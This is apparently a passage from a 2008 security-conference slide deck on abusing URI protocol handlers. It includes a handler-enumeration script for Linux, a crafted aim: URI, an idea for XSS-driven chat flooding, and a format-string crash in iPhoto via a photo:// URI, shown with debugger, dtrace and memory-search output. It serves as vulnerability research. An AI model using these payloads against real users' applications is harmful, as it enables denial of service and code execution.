  - aim:goim?screenname=yourGirlFriend&m=I+really+think+you'd+be+happier+with+Nate
  - skype, Gadu-Gadu, Jabber, etc.



# Yep, They're Stupid, but...

- Aside from stealing your girlfriend and causing a Denial of Service on you...
- What if you could XSS a lot of people from one page and then force their browsers to loop through sending as many of these messages as possible?
- DDoS on all chat providers anyone?



# What's Next? \*Nix Anyone?

- Why oh why is no one talking about \*Nix yet. Why? No registry... or is there? AHA! DUH4Linux.sh!

- #!/bin/bash

```
gconftool-2 /desktop/gnome/url-handlers --all-dirs | cut --
delimiter=/ -f 5 | while read line;
```

```
do {
```

```
 gconftool-2 /desktop/gnome/url-handlers/$line -a | grep -
i 'command' | cut --delimiter== -f 2 | while read line2;
```

```
 do {
```

```
 echo "$line $line2"
```

```
 } done
```

```
} done
```





# Output from DUH 4 Linux

- -bash-3.00\$ ./DUH4Linux.sh
- man gnome-help "%s"
- cdda /usr/libexec/gnome-cdda-handler %s
- aim gaim-remote uri "%s"
- info gnome-help "%s"
- server-settings nautilus "%s"
- applications nautilus "%s"
- https firefox %s
- unknown mozilla "%s"
- ghelp gnome-help "%s"
- h323 gnomemeeting -c %s
- about firefox %s
- trash nautilus "%s"
- http firefox %s
- system-settings nautilus "%s"
- callto gnomemeeting -c %s
- mailto evolution %s



# An Apple a Day Keeps the Hackers at Bay? Yeah, right.

- DUH4Mac was developed for me by Carl Lindberg, the same guy who brought us RCDefaultApp for turning these off on a Mac
- Has already helped us uncover on bug in Mac URI handlers



# Output From DUH4Mac

• URL Name	App Bundle ID	App (Current Path)
• mailto		Mail (/Applications/Mail.app)
• pcast	com.apple.itunes	iTunes (/Applications/iTunes.app)
• x-man-page		Terminal (/Applications/Utilities/Terminal.app)
• ftp	org.mozilla.firefox	Firefox (/Applications/Firefox.app)
• im		iChat (/Applications/iChat.app)
• applescript		Editor (/Applications/AppleScript/ScriptEditor.app)
• webcal	com.apple.ical	iCal (/Applications/iCal.app)
• directoryconnection		(/Applications/Utilities/Directory Utility.app)
• rtsp		QuickTime (/Applications/QuickTime Player.app)
• Keynote		Keynote (/Applications/iWork '06/Keynote.app)
• ichat		iChat (/Applications/iChat.app)
• feed		Safari (/Applications/Safari.app)
• ssh		Terminal (/Applications/Utilities/Terminal.app)
• message		Mail (/Applications/Mail.app)
• afp		Finder (/System/Library/CoreServices/Finder.app)
• daap	com.apple.itunes	iTunes (/Applications/iTunes.app)
• mmsu		WMV (/Applications/Flip4Mac/WMV Player.app)
• ...		



# iPhoto Pwnage for Fun and Profit


- A format string vulnerability exists in iPhoto which can be triggered by enticing a user to subscribe to a maliciously crafted photocast
- A remote attacker may be able to cause arbitrary execution of code



# iPhoto Pwnage for Fun and Profit




# iPhoto Pwnage for Fun and Profit



# iPhoto Pwnage for Fun and Profit

photo://%dd%  
ejour+ Bruce Schne... Geeks Shop Apple security updates Chicago Res... Restaurants Schmoiliso's ... Server Side  
Black Hat : Black Hat Sp...  
*0.jpg%3Cbody%20onload=alert/dc*

 **The application iPhoto quit unexpectedly.**  
2008-02-19 13:39:00 -0600

EXC\_BAD\_ACCESS (SIGBUS)  
KERN\_PROTECTION\_FAILURE at 0x0000000090cafaa0

Thread 0 Crashed:  
0 \_\_vfprintf + 4867  
1 inprintf\_ + 498  
2 \_CFStringAppendFormatAndArgumentsAux + 6765  
3 \_CFStringCreateWithFormatAndArgumentsAux + 120  
4 -[NSPlaceholderString  
initWithFormat:locale:arguments:] + 86  
5 -[NSString initWithFormat:arguments:] + 56  
6 -[NSAlert  
buildAlertStyle:title:message:first:second:third:oldStyle:arg  
s:] + 162  
7 \_NXDoLocalRunAlertPanel + 745  
8 NSRunInformationalAlertPanel + 69  
9 0x1000 + 3856134

Ignore Report... Relaunch





# iPhoto Pwnage for Fun and Profit

```
Program received signal SIG_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x98caf3a8
0x92a7cc97 in __vfprintf ()
(gdb) x/5t $eip
0x92a7cc97 <__vfprintf+4857>: mov %ecx,(%eax)
0x92a7cc99 <__vfprintf+4859>: jmp 0x92a7bb5d <__vfprintf+457>
0x92a7cc9e <__vfprintf+4874>: orl $0x10,-0x6d8(%ebp)
0x92a7cca5 <__vfprintf+4881>: testl $0x4000,-0x6d0(%ebp)
0x92a7ccaf <__vfprintf+4891>: jne 0x92a7da26 <__vfprintf+8338>
(gdb) info registers
eax 0x98caf3a8 -1865745768
ecx 0x0 0
edx 0x0 0
ebx 0x92a7b99f -1834581729
esp 0xbfffc9e0 0xbfffc9e0
ebp 0xbfffd238 0xbfffd238
esi 0x19 25
edi 0xbfffe758 -1873748144
eip 0x92a7cc97 0x92a7cc97 <__vfprintf+4857>
```





# iPhoto Pwnage for Fun and Profit

```
Default (119,38)
Default
-rwxr-xr-x 1 hochi staff 5373 Jul 31 2006 idarub.rb
bash-3.2# cat iphoto.d
#!/usr/sbin/dtrace -w -s

pid$target::__vfprintf:entry /copyinstr(arg2) == "%25n"/ {
 printf("as hex: arg0=%x arg1=%x arg2=%x", arg0, arg1, arg2);
 printf("char*=%s", copyinstr(arg1));
 printf("valist=%s", copyinstr(arg2));
 ustack();
 stop();
}
bash-3.2# ./iphoto.d -p `ps ax |grep iPhoto|grep -v greplawk '{print $1}'`
dtrace: script './iphoto.d' matched 1 probe
dtrace: allowing destructive actions
CPU ID FUNCTION:NAME
 0 18758 __vfprintf:entry as hex: arg0=bffffd3f4 arg1=a0099a80 arg2=bffffe830char*=valist=%25n
 libSystem.B.dylib`__vfprintf
 libSystem.B.dylib`snprintf_l+0x1f2
 CoreFoundation`_CFStringAppendFormatAndArgumentsAux+0x1a6d
 CoreFoundation`_CFStringCreateWithFormatAndArgumentsAux+0x78
```



# iPhoto Pwnage for Fun and Profit

```
reading address 0xba919000 in target task
copy the segment from start at 0xba919000 to 0xba91b000
Segment Protection: ((null), max r--; rwx, copy, private)
dumping our local copy with size 8192
wrote segment dump to : dumps/2651/BA919000

reading address 0xba91b000 in target task
Segment 0xbc000000 to 0xbf800000 is unreadable (permissions (null)). must be a STACK GUARD segment.
reading address 0xbf800000 in target task
copy the segment from start at 0xbf800000 to 0xbffff000
Segment Protection: ((null), max rw-; rwx, copy, private)
dumping our local copy with size 8384512
wrote segment dump to : dumps/2651/BF800000

reading address 0xbffff000 in target task
copy the segment from start at 0xbffff000 to 0xc0000000
Segment Protection: ((null), max rw-; rwx, copy, private)
dumping our local copy with size 4096
wrote segment dump to : dumps/2651/BFFFF000

reading address 0xc0000000 in target task
No memory regions left to read, exiting....
=> true
>> searchMem pid, "deadbeef%25n"
```



# iPhoto Pwnage for Fun and Profit

```
Searching BA919000...
Searching BF800000...
Searching BFFFF000...
=> [15573653, 15577749, 372212138, 372220330, 391276892, 391307340, 391469404, 391499852, 391481439, 3921408
95]
>> attachDebugger pid
GNU gdb 6.3.50-20050815 (Apple version gdb-768) (Tue Oct 2 04:07:49 UTC 2007)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-apple-darwin".
Attaching to process 2651.
Reading symbols for shared libraries . done
Reading symbols for shared libraries done
.....
0x90dd5995 in _vfprintf ()
(gdb) x/s 15573653
0xeda295: "deadbeef%25n"
(gdb)
```



# And... Just in Time for Tax Season

- TurboTax on the Mac brings you friendly URIs... WHY?!
  - com.intuit.ctg.tpshelpscreen
  - com.intuit.ctg.tpsformaddress
  - com.intuit.ctg.tpsformfieldhelp
  - com.intuit.ctg.easystepjump





# Conclusions and Questions

- We enjoy guns, beautiful FBI women, and loud music... any ladies out there than can help us with all three?
- Any questions?

